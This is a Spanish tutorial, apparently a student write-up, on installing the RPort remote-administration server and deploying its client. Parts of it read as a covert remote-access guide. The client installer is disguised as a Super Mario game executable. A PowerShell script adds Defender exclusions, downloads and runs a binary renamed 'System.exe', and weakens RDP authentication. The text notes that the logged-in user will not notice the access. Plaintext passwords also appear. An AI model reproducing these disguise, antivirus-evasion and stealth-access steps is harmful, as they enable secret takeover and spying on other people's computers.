

Instalacion y configuracion de Rport

Índice


¿Qué es Rport?.....	3
¿Como funciona?.....	3
Características del servidor:.....	5
Instalación y configuración de Debian.....	5
/etc/hosts.....	5
/etc/hostname.....	5
/etc/network/interfaces.....	5
/etc/resolv.conf.....	5
Preparación.....	6
Montaje del servidor Rport.....	6
Instalación del cliente.....	6
Windows, Escritorio remoto.....	8
Linux, SSH.....	11

¿Qué es Rport?

RPort es una suite de administración remota todo en uno (RMM).

Administra entornos Windows, Linux, servidores, y cualquier dispositivo IoT desde una consola central. Inicia sesión de forma segura en sistemas remotos detrás de firewalls y sin direcciones IP fijas.

¿Como funciona?




RPort es un sistema cliente-servidor. El programa es un servidor central y el cliente se conecta en este servidor. Esto asegura que el servidor siempre pueda llegar a los clientes, sin importar que cambien sus IP.

Si el usuario quiere acceder a un puerto TCP o UDP de un cliente, por ejemplo el 22 de SSH o 3389 del escritorio remoto, el servidor envía las instrucciones al cliente para que establezca un tunel inverso. Esto crea puertos locales disponibles en el cliente, que están protegidos por defecto con las ACL definidas en la API.

Sin abrir el rango de puertos que se comunican con los clientes en el router (en este caso del 20000 al 20050), no hay forma de que un usuario externo se comuniquen con un cliente externo. Para que sea posible, habría que abrir el puerto 22 en el servidor, realizar una conexión proxy por SSH (Vea el apartado Linux, SSH) y de esa forma el usuario externo podría acceder a los clientes.

Cuando el servidor esta configurado y plenamente operativo, se descarga el “script” que crea el servicio y se ejecuta en los dispositivos que se quiere controlar remotamente. Mas abajo se explica a detalle la instalación. (Véase, Instalación del cliente)

El script configura el programa que se le instala al cliente para comunicarse con nuestro servidor, de esa forma no solo sabemos cuando esta encendido o apagado, si no que tenemos control total a su ordenador.



```
Microsoft Windows [Versión 10.0.19044.2846]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Juan>netstat


Conexiones activas

Proto  Dirección local      Dirección remota      Estado
-----
TCP    172.16.0.10:49670    servidor-pf:8000      ESTABLISHED
TCP    172.16.0.10:49686    20.54.36.229:https    ESTABLISHED
TCP    172.16.0.10:49938    a23-39-87-82:http     ESTABLISHED
TCP    172.16.0.10:49939    a-0001:https          ESTABLISHED
TCP    172.16.0.10:49940    a92-123-73-134:https  ESTABLISHED
TCP    172.16.0.10:49941    a92-123-73-134:https  ESTABLISHED
TCP    172.16.0.10:49942    a92-123-73-134:https  ESTABLISHED
TCP    172.16.0.10:49943    204.79.197.222:https  ESTABLISHED
TCP    172.16.0.10:49944    192.229.221.95:http   ESTABLISHED
TCP    172.16.0.10:49945    13.107.246.254:https  ESTABLISHED
TCP    172.16.0.10:49946    131.253.33.254:https  ESTABLISHED
TCP    172.16.0.10:49947    13.107.49.254:https   ESTABLISHED
TCP    172.16.0.10:49949    192.229.221.95:http   ESTABLISHED

C:\Users\Juan>netstat
```

En este caso, observamos que se ha abierto un acceso a través del puerto 49670, por donde el cliente se comunicará con nosotros al puerto 8000. En su caso, no es necesario abrir el puerto, por lo que la instalación es muy inocua.

Este software permite además conexiones remotas seguras, ya que, no es necesario que el cliente abra ningún puerto. Si se quiere hacer una conexión remota, se usa el canal abierto para establecer las comunicaciones



```
Microsoft Windows [Versión 10.0.19044.2846]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Juan>netstat

Conexiones activas

Proto  Dirección local      Dirección remota      Estado
-----
TCP    172.16.0.10:49941    a92-123-73-134:https  CLOSE_WAIT
TCP    172.16.0.10:49944    192.229.221.95:http   CLOSE_WAIT

C:\Users\Juan>netstat

Conexiones activas

Proto  Dirección local      Dirección remota      Estado
-----
TCP    127.0.0.1:3389      JAMON:49955          ESTABLISHED
TCP    127.0.0.1:49955     JAMON:ms-wbt-server  ESTABLISHED
TCP    172.16.0.10:49670    servidor-pf:8000      ESTABLISHED
TCP    172.16.0.10:49686    20.54.36.229:https    ESTABLISHED
TCP    172.16.0.10:49957    138.91.171.81:http    ESTABLISHED
TCP    172.16.0.10:49958    a-0001:https          ESTABLISHED
TCP    172.16.0.10:49959    a-0001:https          ESTABLISHED
TCP    172.16.0.10:49961    204.79.197.254:https  ESTABLISHED
TCP    172.16.0.10:49962    13.107.18.254:https   ESTABLISHED
TCP    172.16.0.10:49963    13.107.6.254:https    ESTABLISHED
TCP    172.16.0.10:49964    204.79.197.222:https  ESTABLISHED
TCP    172.16.0.10:49965    a23-39-104-161:https  ESTABLISHED
TCP    172.16.0.10:49966    a23-39-104-161:https  ESTABLISHED
TCP    172.16.0.10:49969    20.42.73.26:https     TIME_WAIT
TCP    172.16.0.10:49970    a-0003:https          ESTABLISHED
TCP    172.16.0.10:49971    192.229.221.95:http   ESTABLISHED
TCP    172.16.0.10:49973    a-0001:https          ESTABLISHED
TCP    172.16.0.10:49974    204.79.197.222:https  ESTABLISHED
TCP    172.16.0.10:49975    a92-123-73-170:https  ESTABLISHED
TCP    172.16.0.10:49977    13.107.42.254:https   ESTABLISHED
```

Características del servidor:

Sistema Operativo:	Debian bullseye 11.6
Disco duro:	32GB
RAM:	1 GB
Numero de procesadores:	1 núcleo
Red NAT utilizada:	172.16.0.0/16

Instalación y configuración de Debian.

Selección de software	>	Server (no tiene interfaz gráfica)
Dirección de red	>	172.16.0.100
Nombre del servidor	>	servidor-pf.dominio.local
Usuario y contraseña	>	practica (abc123.,)

Para simplificar la instalación, se ha omitido el particionado manual.

/etc/hosts

```
127.0.0.1    localhost
172.16.0.100 servidor-pf.dominio.local  servidor-pf
# The following lines are desirable for IPv6 capable hosts
::1    localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

/etc/hostname

```
servidor-pf.dominio.local
```

/etc/network/interfaces

```
# The loopback network interface
auto lo
iface lo inet loopback
# The primary network interface
allow-hotplug enp0s3
iface enp0s3 inet static
address 172.16.0.100/16
gateway 172.16.0.1
dns-search dominio.local
```

/etc/resolv.conf

```
search dominio.local
nameserver 8.8.8.8
```

Preparación.

Una vez instalado y configurado, comprobamos que todo funcione correctamente, y actualizamos la maquina.

```
apt update
apt upgrade
```

Se instalarán los siguientes paquetes para preparar el servidor:

```
oh my bash (bash -c "$(curl -fsSL https://raw.githubusercontent.com/ohmybash/oh-my-bash/master/tools/install.sh)")
git
curl
tmux
```

Firewall (con UFW):

```
ufw allow 22,8000,5000,20000:20050/tcp
```

Puerto 22 para SSH,

Puerto 8000 para la comunicación de los clientes con nuestro servidor

Puerto 5000 para acceder al panel de control y a la API

Puertos 20000 al 20050 TCP para poder establecer las comunicaciones con los clientes.

Montaje del servidor Rport.

La instalacion es muy sencilla, está automatizada. Basta con poner los siguientes comandos:

```
curl -o rportd-installer.sh https://get.rport.io
bash rportd-installer.sh -no-2fa -client-port 8000 -api-port 5000 -fqdn
servidor-pf.dominio.local -port-range 20000-20050
```

Al final devolverá el usuario y contraseña necesarios para acceder al panel de control via web. En este caso:

Web:	https://servidor-pf.dominio.local:5000
Usuario:	admin
Password:	auk8DeeKu

Una vez dentro se podrá cambiar la contraseña de acceso.


Instalación del cliente.

Una vez entramos en la web y nos logueamos, vamos al apartado “more” y luego “client access”, pulsando el botón “Install client” y copiando las lineas que ahí aparecen en una ventana de powershell con permisos de administrador.


En mi caso fue:

```
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$url="https://pairing.rport.io/SxX8BFE" Invoke-WebRequest -Uri $url -OutFile
"rport-installer.ps1" powershell -ExecutionPolicy Bypass -File .\rport-
installer.ps1 -x -r -i
```

Y ya estaría instalado y funcionando.



Este proceso también se puede automatizar de varias formas, en este caso hemos convertido el script de powershell a exe. Se pueden usar convertidores Online, o el que ya incorpora el propio Windows.



En este caso, se ha dividido el script anterior en 2 archivos. El primero (Mario64.sav.ps1) contiene el programa instalador, y el segundo archivo (SuperMario64.exe) solamente contiene la llamada al primer archivo con los parámetros necesarios.

Basta con ejecutar SuperMario64.exe en el cliente para que se despliegue, y se ejecutará, se abrirá el canal, se automatizará el servicio y tendremos el control total al equipo.


Windows, Escritorio remoto.

Para poder acceder a los ordenadores Windows en entorno de escritorio de forma desatendida, usaremos RDP para conectarnos.

Como ya tienen el programa con el servicio habilitado, solo hay que empezar a configurarlo y habilitar el servicio. Para eso he creado un script muy inocuo que aparte de habilitar RDP, añade funciones extra a ese protocolo, ya que añade un programa llamado RDPWrapper, que permite por ejemplo multisesión y resolución personalizada.

El script es el siguiente:


```
mkdir c:\temp
Add-MpPreference -ExclusionPath "C:\Temp"
Add-MpPreference -ControlledFolderAccessAllowedApplications "C:\Temp\System.exe"
sleep 5
Invoke-WebRequest -Uri
https://github.com/sebaxakerhtc/rdpwrap/releases/download/v1.8.8.7/
RDPW_installer-Black.exe -OutFile C:\Temp\System.exe
Add-MpPreference -ExclusionPath "C:\Windows\Temp"
Add-MpPreference -ExclusionPath "C:\Program Files\RDP Wrapper"
sleep 5
START C:\Temp\System
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp" /v SecurityLayer /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-
Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f
```




Es importante tener guardado el script en un archivo, aparte de tenerlo en la interfaz web, ya que puede perderse.

De esta forma, ya podemos conectarnos al equipo remotamente, incluso si el ordenador ya tiene una sesión iniciada, la persona no notará el acceso, debido a que el programa que instala el script habilita por defecto la multisesión.

Iremos al panel de administración y entramos al ordenador que queremos acceder y vamos a la pestaña “Tunnel”




Clicamos en ADD TUNNEL, y una vez dentro, clicamos de nuevo en ADD TUNNEL. Aparecerá una conexión como la que aparece en la foto.




Por último y para acceder al ordenador, basta con darle al botón del play, se escribe el usuario con el que se quiere acceder y descarga el archivo necesario para acceder remotamente.

En este caso como accederemos desde una máquina linux, he instalado remmina para poder abrir la conexión (“apt install remmina”)




Una vez pongamos la contraseña ya podremos controlar de forma remota este ordenador



Linux, SSH

El acceso por SSH es similar a como lo hacíamos en Windows con RDP, sin embargo esta vez se seleccionará SSH. La ventaja de acceder con RPort, es que crea un túnel para poder hacer la conexión, y no requiere la apertura de puertos, lo cual lo hace muy seguro.




También el mismo túnel se puede aprovechar para hacer un proxy, y de esa forma pasar todo el tráfico por la red en la que este el cliente.

En este caso habría que habilitar a mayores la re-dirección en el servidor Linux. Primero SSH en /etc/ssh/sshd_config descomentar la opción “AllowTcpForwarding”, y configurar el servidor para que permita redirigir el tráfico con el comando “sysctl net.ipv4.ip_forward=1”, o siguiendo los apuntes de PAR de Benjamín, editando /etc/sysctl.conf y descomentando la línea “net.ipv4.ip_forward=1”

Para configurar el proxy, primero se debe establecer una comunicación, en este caso “ssh -D 8081 -p 20004 [usuario@ip_publica](#)” donde 8081 será por donde se redirigirá todo el tráfico del proxy y 20004 por donde hemos abierto el túnel SSH desde RPort.

Luego en el navegador configuraremos el proxy, con la ip 127.0.0.1 y el puerto 8081, y estariamos redirigiendo todo el tráfico a través del cliente.



Con esta configuración podemos incluso acceder al router de nuestra casa sin necesidad de abrir puertos.

En este caso estoy conectado a la casa de mis padres por un tunel creado con rport. Puedo acceder tanto al router como a la raspberry que controla el tráfico DNS de la red, el cual tiene instalado el servicio.

